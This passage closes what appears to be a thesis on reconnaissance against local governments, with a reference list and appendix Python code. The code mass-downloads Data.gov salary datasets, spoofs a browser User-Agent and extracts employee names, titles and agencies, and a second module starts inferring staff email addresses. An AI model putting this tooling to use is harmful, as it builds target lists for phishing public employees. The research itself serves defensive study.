[32] Department of Justice, "Singaporean National Sentenced to 14 Months in Prison for Acting in the United States As an Illegal Agent of Chinese Intelligence," 09 October 2020. [Online]. Available: https://www.justice.gov/opa/pr/singaporean-national-sentenced-14-months-prison-acting-united-states-illegal-agent-chinese. [Accessed 01 December 2021].

[33] Federal Bureau of Investigation, "The China Threat: Foreign Intelligence Services Use Social Media Sites to Target People with Security Clearances," [Online]. Available: https://www.fbi.gov/investigate/counterintelligence/the-china-threat/clearance-holders-targeted-on-social-media-nevernight-connection. [Accessed 01 December 2021].

[34] MITRE, "ATT&CK," [Online]. Available: https://attack.mitre.org/. [Accessed 01 December 2021].

[35] MITRE, "Working with ATT&CK," [Online]. Available: https://attack.mitre.org/resources/working-with-attack/. [Accessed 01 December 2021].

[36] MITRE, "TA0043: Reconnaissance," 18 October 2020. [Online]. Available: https://attack.mitre.org/tactics/TA0043/. [Accessed 01 December 2021].

[37] MITRE, "T1589.003: Gather Victim Identity Information: Employee Names," 15 April 2021. [Online]. Available: https://attack.mitre.org/techniques/T1589/003/. [Accessed 01 December 2021].

[38] 18F, "/Developer Program," General Services Administration, [Online]. Available: https://18f.github.io/API-All-the-X/. [Accessed 01 December 2021].

[39] S. Cass, "Top Programming Languages 2021: Python dominates as the de facto platform for new technologies," IEEE Spectrum, 24 August 2021. [Online]. Available: https://spectrum.ieee.org/top-programming-languages-2021. [Accessed 01 December 2021].

[40] Federal Bureau of Investigation, "Melissa Virus," [Online]. Available: https://www.fbi.gov/history/famous-cases/melissa-virus. [Accessed 01 December 2021].

[41] Internet Crimes Complaint Center, "2014 Internet Crimes Report," Federal Bureau of Investigation, 19 May 2015. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2014_IC3Report.pdf. [Accessed 01 December 2021].

[42] Y. Kwak, S. Lee, A. Damiano and A. Vishwanath, "Why do users not report spear phishing emails?," *Telematics and Informatics,* vol. 48, no. 101343, 2020.

[43] Internet Crime Complaint Center, "2015 Internet Crime Report," Federal Bureau of Investigation, 11 May 2016. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2015_IC3Report.pdf. [Accessed 01 December 2021].

[44] Internet Crime Complaint Center, "2016 Internet Crime Report," Federal Bureau of Investigation, 15 June 2017. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2016_IC3Report.pdf. [Accessed 01 December 2021].

[45] Internet Crime Complaint Center, "2017 Internet Crime Report," Federal Bureau of Investigation, 11 May 2018. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2017_IC3Report.pdf. [Accessed 01 December 2021].

[46] Internet Crime Complaint Center, "2018 Internet Crime Report," Federal Bureau of Investigation, 23 April 2019. [Online]. Available:

https://www.ic3.gov/Media/PDF/AnnualReport/2018_IC3Report.pdf. [Accessed 01 December 2021].

[47] Internet Crime Complaint Center, "2019 Internet Crime Report," Federal Bureau of Investigation, 10 February 2020. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2019_IC3Report.pdf. [Accessed 01 December 2021].

[48] Internet Crime Complaint Center, "2020 Internet Crimes Report," Federal Bureau of Investigation, 16 March 2021. [Online]. Available: https://www.ic3.gov/Media/PDF/AnnualReport/2020_IC3Report.pdf. [Accessed 01 December 2021].

[49] KTVZ, "Oregon DHS notifies public of data breach," 20 March 2020. [Online]. Available: https://ktvz.com/news/oregon-northwest/2020/03/20/oregon-dhs-notifies-public-of-data-breach/. [Accessed 01 December 2021].

[50] KTVL, "Klamath County warns veterans of email hack," 05 January 2020. [Online]. Available: https://ktvl.com/news/local/klamath-county-warns-veterans-of-email-hack. [Accessed 01 December 2021].

[51] A. Wieber, "Phishing scheme gains entry to Oregon Judicial Department emails," Mail Tribune, 30 August 2019. [Online]. Available: https://www.mailtribune.com/news/state-news/phishing-scheme-gains-entry-to-oregon-judicial-department-emails/. [Accessed 01 December 2021].

[52] R. Gipson-King, "Oregon Health Authority notifies public of data breach at Oregon State Hospital," Oregon.Gov, 13 May 2019. [Online]. Available: https://www.oregon.gov/oha/ERD/Pages/OHA-Notify-Public-State-Hospital-Data-Breach.aspx. [Accessed 01 December 2021].

[53] P. Groves, "Oregon Sharpens Cyberdefenses in the Months After DHS Breach," Government Technology, 18 July 2019. [Online]. Available: https://www.govtech.com/security/oregon-sharpens-cyberdefenses-in-the-month-after-dhs-breach.html. [Accessed 01 December 2021].

[54] T. Novotny, "County data breach from email scam," Herald and News, 25 July 2018. [Online]. Available: https://www.heraldandnews.com/news/local_news/county-data-breach-from-email-scam/article_36bc9f83-8136-5a40-9a9b-e7b72df73bae.html. [Accessed 01 December 2021].

[55] KOIN, "Lake Oswego School District Twitter hacked," 06 July 2018. [Online]. Available: https://www.koin.com/local/washington-county/lake-oswego-school-district-twitter-hacked/. [Accessed 01 December 2021].

[56] T. James, "Oregon email restored; official says hack fed scheme," Associated Press, 22 June 2018. [Online]. Available: https://apnews.com/article/cccbe17a27cb4b87a04ca07f01bfaf29. [Accessed 01 December 2021].

[57] S. Floyd, "County reports Nigeria-based data breach," Herald and News, 20 March 2018. [Online]. Available: https://www.heraldandnews.com/news/county-reports-nigeria-based-data-breach/article_e21fbf5a-e36e-5f41-b772-6a47280fc98c.html. [Accessed 01 December 2021].

[58] City of Tulsa, "Ransomware Update June 22 – Tulsa Police Citations Posted on Dark Web; Tulsa Residents Should Take Necessary Precautions," 22 June 2021. [Online]. Available: https://www.cityoftulsa.org/press-room/ransomware-update-june-22-tulsa-police-citations-posted-on-dark-web-tulsa-residents-should-take-necessary-precautions/. [Accessed 01 December 2021].

[59] State of Oklahoma, "Cybersecurity Breaches," [Online]. Available: https://cybersecurity.ok.gov/breaches. [Accessed 01 December 2021].

[60] Oklahoma News 4, "Officials shut down Oklahoma Corporation Commission website after cyber attack," 27 October 2017. [Online]. Available: https://kfor.com/news/officials-shut-down-oklahoma-corporation-commission-website-after-cyber-attack/. [Accessed 01 December 2021].

[61] G. Brewer, "Yukon Public Schools victimized by phishing scam," The Oklahoman, 04 March 2017. [Online]. Available: https://www.oklahoman.com/article/5540226/yukon-public-schools-victimized-by-phishing-scam?. [Accessed 01 December 2021].

[62] R. Pelaez, "Manhasset school district says hackers tried to extort funds," The Island Now, 20 October 2021. [Online]. Available: https://theislandnow.com/manhasset-107/manhasset-school-district-says-hackers-tried-to-extort-funds/. [Accessed 01 December 2021].

[63] Yonkers Times, "CITY OF YONKERS HACKED, NO COMPUTERS FOR THE PAST WEEK: RANSOM DEMANDED, CITY HALL SAYS NO," 10 September 2021. [Online]. Available: https://yonkerstimes.com/city-of-yonkers-hacked-no-computers-for-the-past-week-ransom-demanded-city-hall-says-no/. [Accessed 01 December 2021].

[64] A. Southall, B. Weiser and D. Rubinstein, "This Agency's Computers Hold Secrets. Hackers Got In With One Password.," The New York Times, 18 June 2021. [Online]. Available: https://www.nytimes.com/2021/06/18/nyregion/nyc-law-department-hack.html. [Accessed 01 December 2021].

[65] WRGB Staff, "Ransomware attack affects 911 dispatch system in three counties," CBS 6 News, Albany, 17 March 2021. [Online]. Available: https://cbs6albany.com/news/local/computer-intrusion-affects-albany-county-911-dispatch-system. [Accessed 01 December 2021].

[66] M. Becker, J. Rey and H. McNeil, "Buffalo Public Schools was victim of ransomware attack," The Buffalo News, 12 March 2021. [Online]. Available: https://buffalonews.com/news/local/education/buffalo-public-schools-was-victim-of-ransomware-attack/article_e9efa01c-8335-11eb-9b7a-83dd46be27ee.html. [Accessed 01 December 2021].

[67] M. B. Pasciak, "Student names, vendor bank account info exposed in BPS cyberattack," The Buffalo News, 15 October 2021. [Online]. Available: https://buffalonews.com/news/local/education/student-names-vendor-bank-account-info-exposed-in-bps-cyber-attack/article_08d8ebac-b692-11eb-9c05-87f185628062.html. [Accessed 01 December 2021].

[68] M. Sessa, "SU data breach exposes nearly 10,000 names, Social Security numbers," The Daily Orange, 10 February 2021. [Online]. Available: https://dailyorange.com/2021/02/names-social-security-numbers-of-syracuse-university-students-exposed-in-data-breach/. [Accessed 01 December 2021].

[69] Rome Sentinel, "Police warn of scam in Boonville," 4 November 2020. [Online]. Available: https://romesentinel.com/stories/police-warn-of-scam-in-boonville,106202. [Accessed 01 December 2021].

[70] Democrate & Chronicle, "Hackers attempt to extort from town of Canandaigua," 14 October 2020. [Online]. Available: https://www.democratandchronicle.com/story/news/2020/10/14/hackers-attempt-to-extort-from-town-canandaigua-ny/3652646001/. [Accessed 01 December 2021].

[71] S. Eames, "Chenango County, N.Y., Computers Hit with Ransomware Attack," Government Technology, 28 October 2020. [Online]. Available: https://www.govtech.com/security/chenango-county-ny-computers-hit-with-ransomware-attack.html. [Accessed 01 December 2021].

[72] B. Clark, "Ransomware attack temporarily knocks out Olean city systems," Olean Times Herald, 17 April 2020. [Online]. Available: https://www.oleantimesherald.com/news/ransomware-attack-temporarily-knocks-out-olean-city-systems/article_2fdf240f-4e44-54bb-af36-65d5fbc730c8.html. [Accessed 01 December 2021].

[73] WNYT, "Cyberattack targets town of Colonie computer system," 17 January 2020. [Online]. Available: https://wnyt.com/news/cyberattack-targets-town-of-colonie-computer-system/5613520/. [Accessed 01 December 2021].

[74] S. Hall, "Nassau County Recovers Money Lost In Phishing Scam," Audacy, 10 January 2020. [Online]. Available: https://www.audacy.com/wcbs880/articles/news/nassau-county-recovers-money-lost-in-cyber-attack. [Accessed 01 December 2021].

[75] K. Moore, "Computer virus forced workers to work over Christmas," The Post Star, 01 January 2020. [Online]. Available: https://poststar.com/news/local/computer-virus-forced-workers-to-work-over-christmas/article_950a897b-cae5-503b-a48b-7c9fbbd83c20.html. [Accessed 01 December 2021].

[76] K. S. Borrelli, "Broome County security breach put employees' and clients' personal information at risk," Press Connects, 31 May 2019. [Online]. Available: https://www.pressconnects.com/story/news/public-safety/2019/05/31/data-security-breach-broome-ny-employee-client-information-risk/1304137001/. [Accessed 01 December 2021].

[77] D. Mendoza-Moyers, "Albany attacked by ransomware hack, mayor says," Times Union, 30 March 2019. [Online]. Available: https://www.timesunion.com/news/article/City-of-Albany-attacked-by-ransomware-hack-13728996.php. [Accessed 01 December 2021].

[78] M. Moench, "Albany cyber attack affecting records, police," Times Union, 31 March 2019. [Online]. Available: https://www.timesunion.com/news/article/Albany-police-can-t-access-scheduling-system-13730578.php. [Accessed 01 December 2021].

[79] S. Hughes, "Albany ransomware attack threatens criminal cases," Times Union, 05 February 2021. [Online]. Available: https://www.timesunion.com/news/article/Albany-ransomware-attack-threatens-criminal-cases-15929187.php. [Accessed 01 December 2021].

[80] P. Nelson, "Schenectady County officials probe computer system hack," Times Union, 13 December 2018. [Online]. Available: https://www.timesunion.com/7dayarchive/article/Schenectady-county-officials-probe-hacking-of-13464495.php. [Accessed 01 December 2021].

[81] WHAM, "Get unsolicited email from town of Irondequoit? Delete it, supervisor says," 11 September 2018. [Online]. Available: https://13wham.com/news/local/get-unsolicited-email-from-the-town-of-irondequoit-delete-it-supervisor-says. [Accessed 01 December 2021].

[82] J. Mahoney, "Upstate 911 system crippled by hacking," Lockport Union-Sun & Journal, 07 September 2017. [Online]. Available: https://www.lockportjournal.com/news/upstate-system-crippled-by-hacking/article_fe34ba8c-7113-5c94-a114-616bdc38386c.html. [Accessed 01 December 2021].

[83] J. Rahman, "Worldwide Google Drive Phishing Scam Finds its Way to Cornell Email Inboxes," The Cornell Daily Sun, 05 May 2017. [Online]. Available: https://cornellsun.com/2017/05/05/worldwide-google-drive-phishing-scam-finds-its-way-to-cornell-email-inboxes/. [Accessed 01 December 2021].

[84] E. Doran, "CNY town's computer attacked by 'ransomware' from Russia; how to recognize it, stop it," Syracuse.com, 04 March 2016. [Online]. Available: https://www.syracuse.com/news/2016/03/ransomware_targets_cny_town_how_to_recognize_and_prevent_it.html. [Accessed 01 December 2021].

[85] S. Mekhennet and C. Timberg, "Nearly 25,000 email addresses and passwords allegedly from NIH, WHO, Gates Foundation and others are dumped online," The Washington Post, 22 April 2020. [Online]. Available: https://www.washingtonpost.com/technology/2020/04/21/nearly-25000-email-addresses-passwords-allegedly-nih-who-gates-foundation-are-dumped-online/. [Accessed 01 December 2021].

[86] B. Zumer, "150 Baltimore school employees may be victims in cyberattack," Fox 45 News in Baltimore, 17 November 2017. [Online]. Available: https://foxbaltimore.com/news/local/150-baltimore-school-employees-had-emails-hacked. [Accessed 01 December 2021].

[87] L. Barry, "Hackers Flood Dist. 207 Websites, Email With Hate Speech," Journal & Topics, 13 November 2020. [Online]. Available: https://www.journal-topics.com/articles/hackers-flood-dist-207-websites-email-with-hate-speech/. [Accessed 01 December 2021].

[88] Bartlett Public Library District, "Bartlett Library Recovers from Ransomware Virus," Patch, 07 January 2020. [Online]. Available: https://patch.com/illinois/elgin/bartlett-library-recovers-ransomware-virus. [Accessed 01 December 2021].

[89] B. Edwards and S. Assad, "'Easier Than Robbing A Bank:' City of Chicago Almost Lost More Than $1 Million In Phishing Scam," CBS 2 Chicago, 18 April 2019. [Online]. Available: https://chicago.cbslocal.com/2019/04/18/chicago-department-of-aviation-phishing-scam/. [Accessed 01 December 2021].

[90] J. Shueh and C. Bing, "WannaCry hits Chicago-area county, marking first confirmed government infection in U.S.," StateScoop, 15 May 2017. [Online]. Available: https://statescoop.com/wannacry-hits-chicago-area-county-marking-first-confirmed-government-infection-in-u-s/. [Accessed 01 December 2021].

[91] M. Ballard, "Louisiana Community College System Hit with Ransomware," Government Technology, 12 December 2019. [Online]. Available: https://www.govtech.com/security/louisiana-community-college-system-hit-with-ransomware.html. [Accessed 01 December 2021].

[92] S. Friedman, "California develops its own cybersecurity metrics," GCN, 29 March 2018. [Online]. Available: https://gcn.com/articles/2018/03/29/california-security-metrics.aspx. [Accessed 01 December 2021].

[93] I. Lapowsky, "Tech giants are staying silent on California's anti-NDA bill," Protocol, 25 June 2021. [Online]. Available: https://www.protocol.com/policy/tech-nda-california-law. [Accessed 01 December 2021].

[94] C. Otts, "Jefferson County PVA office hit by ransomware attack," WDRB, 21 December 2020. [Online]. Available: https://www.wdrb.com/news/business/jefferson-county-pva-office-hit-by-ransomware-attack/article_fdeb5286-43d0-11eb-81f1-770245866a54.html. [Accessed 01 December 2021].

[95] WDRB, "Louisville Regional Airport Authority hit by 'ransomware' attack," 21 May 2019. [Online]. Available: https://www.wdrb.com/news/louisville-regional-airport-authority-hit-by-ransomware-attack/article_3bb91a98-7b2e-11e9-8299-bf6488cd8e45.html. [Accessed 01 December 2021].

[96] R. Golden, "Scammers Hack Email, Impersonate City Official," Patch, 07 March 2018. [Online]. Available: https://patch.com/michigan/ferndale/scammers-hack-email-impersonate-city-official. [Accessed 01 December 2021].

[97] HIPAA Journal, "Phishing Incidents Reported by Connecticut Department of Social Services, Mercy Iowa City and LSU Care Services," 24 November 2020. [Online]. Available: https://www.hipaajournal.com/phishing-incidents-reported-by-connecticut-department-of-social-services-mercy-iowa-city-and-lsu-care-services/. [Accessed 01 December 2021].

[98] The Town of New Milford, "The Town of New Milford -- Notice of Data Security Event," Cision PR Newswire, 20 December 2019. [Online]. Available: https://www.prnewswire.com/news-releases/the-town-of-new-milford----notice-of-data-security-event-300978555.html. [Accessed 01 December 2021].

[99] S. Gurwitt, "Computers Catch A Virus," New Haven Independent, 17 October 2019. [Online]. Available: https://www.newhavenindependent.org/index.php/article/hamden_computers_catch_a_virus/. [Accessed 01 December 2021].

[100] L. Seidman, "Plymouth Town Computers Infected with Ransomware," NBC Connecticut, 08 March 2019. [Online]. Available: https://www.nbcconnecticut.com/news/local/plymouth-town-computers-infected-with-ransomware/889/. [Accessed 01 December 2021].

[101] NBC Connecticut, "Glastonbury Schools Phishing Scandals Impacts 1,600 Workers," 03 March 2017. [Online]. Available: https://www.nbcconnecticut.com/news/local/glastonbury-schools-phishing-scandals-impacts-1600-workers/30562/. [Accessed 01 December 2021].

[102] Associated Press, "Impostor Gets W-2 Info for 1,300 School District Workers," U.S. News, 03 March 2017. [Online]. Available: https://www.usnews.com/news/best-states/connecticut/articles/2017-03-03/impostor-gets-w-2-info-for-1-300-school-district-workers. [Accessed 01 December 2021].

[103] DISSENT, "WA: A ransomware attack took the 16-school district offline for more than two weeks," DataBreaches.net, 24 February 2020. [Online]. Available: https://www.databreaches.net/wa-a-ransomware-attack-took-the-16-school-district-offline-for-more-than-two-weeks/. [Accessed 01 December 2021].

[104] K. M. Kraemer, "Social Engineering Scam Hits Washington County Government," Government Technology, 10 February 2020. [Online]. Available: https://www.govtech.com/security/social-engineering-scam-hits-washington-county-government.html. [Accessed 01 December 2021].

[105] R. Hardwood, "City of Ellensburg pays $185,897 to fraudulent vendor," Daily Record News, 20 August 2019. [Online]. Available: https://www.dailyrecordnews.com/news/city-of-ellensburg-pays-to-fraudulent-vendor/article_8d132963-f6b8-5a74-8ca5-b43023dfb001.html. [Accessed 01 December 2021].

[106] King 5 News, "Police and FBI investigate phishing scam involving Tukwila School District money," 01 October 2019. [Online]. Available: https://www.king5.com/article/news/local/tukwila-school-district-victim-of-a-phishing-scam-officials-say/281-24e75c72-adb2-4413-a627-d75220884ebc. [Accessed 01 December 2021].

[107] R. Blethen, "Wire-transfer scheme, ransomware attack — tiny Yarrow Point finds itself in criminals' crosshairs," The Seattle Times, 25 February 2018. [Online]. Available: https://www.seattletimes.com/seattle-news/eastside/wire-transfer-scheme-ransomware-attack-tiny-yarrow-point-finds-itself-in-criminals-crosshairs/. [Accessed 01 December 2021].

[108] S. McConnel, "E-Mail Titled: "URGENT: Personal data breach notification"," 01 February 2018. [Online]. Available: https://agportal-s3bucket.s3.amazonaws.com/uploadedfiles/Home/Supporting_Law_Enforcement/NorthBeachSchoolDistrict.2018-03-08.pdf. [Accessed 01 December 2021].

[109] D. Ferguson, "City of Sioux Falls victim of fraud after sending two payments to fake vendor," Argus Leader, 04 May 2018. [Online]. Available: https://www.argusleader.com/story/news/crime/2018/05/04/city-sioux-falls-falls-victim-fraud-after-sending-two-payments/580946002/. [Accessed 01 December 2021].

[110] B. Tashev, M. Purcell and B. McLaughlin, "Russia's Information Warfare: Exploring the Cognitive Dimension," 29 October 2019. [Online]. Available: https://apps.dtic.mil/sti/pdfs/AD1101048.pdf. [Accessed 01 December 2021].

[111] S. Spencer, Race and Ethnicity: Culture, Identity and Representation, London: Routledge, 2014.


[112] C. King, "UhOh365," GitHub, February 2021. [Online]. Available: https://github.com/Raikia/UhOh365. [Accessed 01 December 2021].

[113] Department of Homeland Security, "Cyber Incident Reporting: A Unified Message for Reporting to the Federal Government," 25 August 2016. [Online]. Available: https://www.dhs.gov/sites/default/files/publications/Cyber%20Incident%20Reporting%20United%20Message.pdf. [Accessed 01 December 2021].

[114] B. Freed, "NetWalker ransomware continues streak of college attacks," EDSCOOP, 04 June 2020. [Online]. Available: https://edscoop.com/netwalker-ransomware-columbia-college-ucsf/. [Accessed 01 December 2021].

9. GovDataCollector

```
#!/usr/bin/env python3

##########################
#   Administrative Data  #
##########################
__title__       = "GovDataCollector"
__description__ = '''This module searches the Data.Gov API and mass-downloads all matching datasets.'''
__example__     = "https://docs.ckan.org/en/2.8/api/index.html"
__author__      = "Robert G. Jamison"
__copyright__   = "Copyright 2021"

__license__     = '''"MIT License" - Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated documentation files (the “Software”), to deal in the Software without restriction, including without limitation the rights to use, copy, modify, merge, publish, distribute, sublicense, and/or sell copies of the Software, and to permit persons to whom the Software is furnished to do so, subject to the following conditions: The above copyright notice and this permission notice shall be included in all copies or substantial portions of the Software.  THE SOFTWARE IS PROVIDED “AS IS”, WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.'''
__version__     = "1.0.1"
__status__      = "Production"

##########################
#        LIBRARIES       #
##########################

import requests
import json
import pandas
import xlsxwriter
import os
import sys
import getopt
from os.path import exists

##########################
#         CLASSES        #
##########################

class GovDataCollector:

    def __init__(self, search_term, max_records, path):
        self.width = os.get_terminal_size()[0]
        self.path = path
        self.data_path = path + "data/"
        # create directory if it does not exist
        if not exists(self.path):
            os.mkdir(self.path)
        if not exists(self.data_path):
            os.mkdir(self.data_path)
        # Set search criteria via query for url
        # URL = https://catalog.data.gov/api/3//action/package_search?q=salary&fq=groups:local&rows=200
        url  = "https://catalog.data.gov/api/3" # base URL for data.gov API
        url += "/action/package_search?"        # search within the packages
        url += "q=" + search_term               # search for term "salary"
        url += "&fq=groups:local"               # filter for "local-government"
        url += "&rows=" + str(max_records)      # show the first 200 results

        # Prevents us from looking like python
        header = {
            'User-Agent': 'Mozilla/5.0'
        }
        # Make the HTTP request.
        self.msg("Requesting the Data.Gov catalog")
        self.response = requests.get(url, headers=header)
        assert self.response.status_code == 200

        # Use the json module to load CKAN's response into a dictionary.
        self.response_dict = self.response.json()

        # Check the contents of the response.
        assert self.response_dict['success'] is True
        self.result = self.response_dict['result']['results']
        return

    def msg(self, message):
        print()
        print("=" * self.width)
        print(message)
        print("=" * self.width)
        print()
        return

    def save_response(self):
        # Save raw JSON index for catalog
        buffer = self.response.text
        filename = self.path + "Response.json"
        file = open(filename, 'w')
        file.write(buffer)
        file.close()
        self.msg("Catalog request was saved at " + filename)
        return

    def enumerate(self, format, download):

        self.msg("Enumerating catalog details")

        if format == "csv":
            self.mimetype = "text/csv"
            self.format = ".csv"
        elif format == "json":
            self.mimetype = "application/json"
            self.format = ".json"

        # Enumerate packages
        self.publishers = []
        self.organizations = []
        self.maintainers = []
        self.maint_emails = []
        self.file_url = []
        self.create_date = []
        self.modify_date = []

        for record in self.result:
            if record['maintainer']:
                self.maintainers.append(record['maintainer'])
            else: self.maintainers.append("NULL")
            if record['maintainer_email']:
                self.maint_emails.append(record['maintainer_email'])
            else: self.maint_emails.append("NULL")
            extras = record['extras']
            placeholder = "NULL"
            create = "NULL"
            modify = "NULL"
            if extras:
                for i in extras:
                    key = i['key']
                    value = i['value']
                    if key == 'publisher':
                        placeholder = value
                    if key == 'issued':
                        create = value
                    if key == 'modified':
                        modify = value
            self.publishers.append(placeholder)
            self.create_date.append(create)
            self.modify_date.append(modify)
            resources = record['resources']
            placeholder = "NULL"
            if resources:
                for j in resources:
                    if j['mimetype'] == self.mimetype:
                        placeholder = j['url']
                        break
                    else: continue
            self.file_url.append(placeholder)
            org = record['organization']['name']
            placeholder = "NULL"
            if org:
                placeholder = org
            self.organizations.append(placeholder)

        # Save publisher data to index file
        self.index_filename = self.path + "Index.xlsx"

        self.index_writer = pandas.ExcelWriter(self.index_filename, engine = 'xlsxwriter')

        self.tbl_publishers = pandas.DataFrame({
            'Publisher':self.publishers,
            'Organization':self.organizations,
            'Maintainer':self.maintainers,
            'Maintainer E-Mail':self.maint_emails,
            'URL':self.file_url,
            'Create Date':self.create_date,
            'Modify Date':self.modify_date
            })
        self.tbl_publishers.index.rename('Key', inplace=True)
        self.tbl_publishers.to_excel(self.index_writer, sheet_name = 'Publishers')
        if download == False:
            self.index_writer.save()
        return

    def download(self, index=None):
        self.msg("Starting downloads.  Good luck and Godspeed...")

        if index == None:
            # Download ALL files
            for i in range(0,len(self.file_url)):
                if self.file_url[i] != "NULL":
                    url = self.file_url[i]
                    filename = self.data_path + str(i) + self.format
                    print("+ Downloading " + str(i+1) + " of " + str(len(self.file_url)) + " from " + url)
                    file = requests.get(url)
                    print("  - Saving as " + filename)
                    open(filename, 'wb').write(file.content)
                else:
                    print("+ Skipping " + str(i+1) + " of " + str(len(file_url)))
        else:
            # Download just the file we need
            url = self.file_url[index]
            filename = self.data_path + str(index) + self.format
            print("+ Downloading " + str(index) + " from " + url)
            file = requests.get(url)
            print("  - Saving as " + filename)
            open(filename, 'wb').write(file.content)

        self.msg("Finished downloading.  You made it!!!")
        return

    def search_headers(self, search_criteria, index=None):
        self.msg("Searching for headers with the words " + str(search_criteria))

        if index == None:
            # Enumerate Headers to identify vulnerable files
            self.files_list  = []
            self.orgs_list   = []
            self.headers_list = []

            for i in range(0, len(self.organizations)):
                filename = self.data_path + str(i) + self.format
                if exists(filename):
                    with open(filename) as file:
                        headers = file.readline()
                        for term in search_criteria:
                            if term in headers.lower():
                                self.files_list.append(str(i) + self.format)
                                self.orgs_list.append(self.organizations[i])
                                self.headers_list.append(headers)
                                break
            self.tbl_headers = pandas.DataFrame({
                'Filename':self.files_list,
                'Organization':self.orgs_list,
                'Headers':self.headers_list,
                })
            self.tbl_headers.to_excel(self.index_writer, sheet_name = 'Matched_Headers', index=False)
            self.index_writer.save()
            return self.tbl_headers
        else:
            filename = self.data_path + str(index) + self.format
            if exists(filename):
                with open(filename) as file:
                    headers = file.readline().lower()
                    return headers

    def filter_headers(self, search_criteria, filter_criteria, index=None):
        self.msg("Extracting columns with these words: \n" + str(filter_criteria))
        def filter_headers_loop(i):
            old_file = self.data_path + str(i) + self.format
            new_file = self.data_path + str(i) + "_filtered" + self.format
            try:
                print("+ Searching '" + old_file + "'")
                df = pandas.read_csv(old_file, low_memory=False)
                has_names = False
                tbl_filtered = pandas.DataFrame()
                for column_name in df:
                    for word in search_criteria:
                        if word in column_name.lower():
                            has_names = True
                    for word in filter_criteria:
                        if word in column_name.lower():
                            tbl_filtered[column_name] = df[[column_name]].copy()
                            break
                if has_names == True:
                    print("  - Found data in '" + old_file + "'")
                    tbl_filtered.insert(0, "org_index", self.organizations[i])
                    tbl_filtered.to_csv(new_file, index=False)
                    print("  - Saving data at '" + new_file + "'")
                else:
                    print("  - No names found.")
            except FileNotFoundError:
                print("  - File '" + old_file + "' does not exist.")
        if index == None:
            # Generate smaller CSVs with just the data we need
            for i in range(0,len(self.organizations)):
                filter_headers_loop(i)
            self.msg("New files saved in the folder " + self.data_path)
            return
        else:
            filter_headers_loop(index)
            self.msg("New files saved in the folder " + self.data_path)
            return

##########################
#          MAIN          #
##########################

def main(argv):
    path = ""
    search_term = "salary"
    max_records = 5
    format = "csv"
    search_criteria = {"name"}
    download = False
    # customize as needed based on the columns you want to grab
    filter_criteria = {
        "name",
        "job",
        "title",
        "position"
        "agency",
        "dep"
    }

    help = """
```




```
    \n""" + "Usage:  " + sys.argv[0] + " -p <path> -f <file_format> -r <max_records>\nAdd -d to download and analyze files"
    try:
        opts, args = getopt.getopt(argv,"hdp:f:r:")
    except getopt.GetoptError:
        print(help)
        sys.exit(2)
    for opt, arg in opts:
        if opt == '-h':
            print(help)
            sys.exit()
        elif opt == '-d':
            download = True
        elif opt in ("-p"):
            path = arg
            if path[-1:] != "/":
                path = path + "/"
        elif opt in ("-f"):
            format = arg
        elif opt in ("-r"):
            max_records = int(arg)
    print()
    print("#" * os.get_terminal_size()[0])
    print("Save directory is", path)
    print("Data will be stored at", path + "data/")
    print("Files will be saved as", format)
    print("Max records to download are", str(max_records))
    print("#" * os.get_terminal_size()[0])
    print()

    # test for GovDataCollector
    test = GovDataCollector(search_term, max_records, path)
    test.save_response()
    test.enumerate(format, download)
    if download == True:
        test.download() # this downloads ALL files
        test.search_headers(search_criteria)
        test.filter_headers(search_criteria, filter_criteria)

if __name__ == "__main__":
   main(sys.argv[1:])
```

10. GovDataInferrer

```
#!/usr/bin/env python3

##########################
#   ADMINISTRATIVE DATA  #
##########################
__title__       = "GovDataInferrer"
__description__ = '''This module ingests datasets from Data.Gov and infers sensitive data fields.'''
__example__     = "First Name, Last Name, and Domain = rjamison6@gatech.edu"
__author__      = "Robert G. Jamison"
__copyright__   = "Copyright 2021"
```

```

